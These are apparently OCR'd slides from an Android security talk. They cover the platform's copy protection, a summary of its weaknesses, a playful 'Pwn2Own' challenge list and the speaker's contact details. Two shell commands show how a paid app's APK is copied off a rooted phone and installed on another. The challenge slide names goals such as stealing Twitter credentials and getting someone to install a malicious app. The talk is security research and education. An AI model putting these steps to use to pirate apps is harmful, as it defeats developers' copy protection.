
Copy Protection

Copy private app to sdcard from src phone




```
# cp /data/app-private/com.larvalabs.retrodefenc
e.apk /sdcard
#
```

Swap sdcard to dst phone



```
# cp /sdcard/com.larvalabs.retrodefence.apk /dat
a/app/
#
```

Copy app to standard dir on dst phone



(Actually buy this app, well worth the price)

Copy Protection

- Protection is system-level, not app-level
  - Bad considering proliferation of rooted phones
  - Combined with 24 hour refund
  - Likely to see pirated apps distributed in near future

- Third-party protection available
  - Eg. SlideLock
  - Links in with existing apps
  - Unique ID of phone generated
  - Phones home to determine access

Summary

- Certainly room for improvement
  - Non-exec memory
  - Finer-grained network permissions
  - Native copy protection
  - Enterprise management
  - Real brick functionality! ;-)
- Android does a lot relatively well
  - Especially for a first release mobile platform

Game Plan

- Mobile Security
- Google's Android Platform
- Application Security
- **Pwn2Own: PME**

Pwn2Own: PME (Poor Man's Edition)

- 3rd Prize
  - Task: Snarf my Twitter creds via Twitdroid app
  - Prize: **Free beer!**

- 2nd Prize
  - Task: Pull off one of the FBook app attacks
  - Prize: **More free beer!**

- 1st Prize
  - Task: Trick me into installing a malicious app
  - Prize: **A brand new T-Mobile G1 phone!**

Q&A

Q&A

- Contact information
  - Jon Oberheide
  - jon@oberheide.org
  - http://jon.oberheide.org
  - http://twitter.com/jonoberheide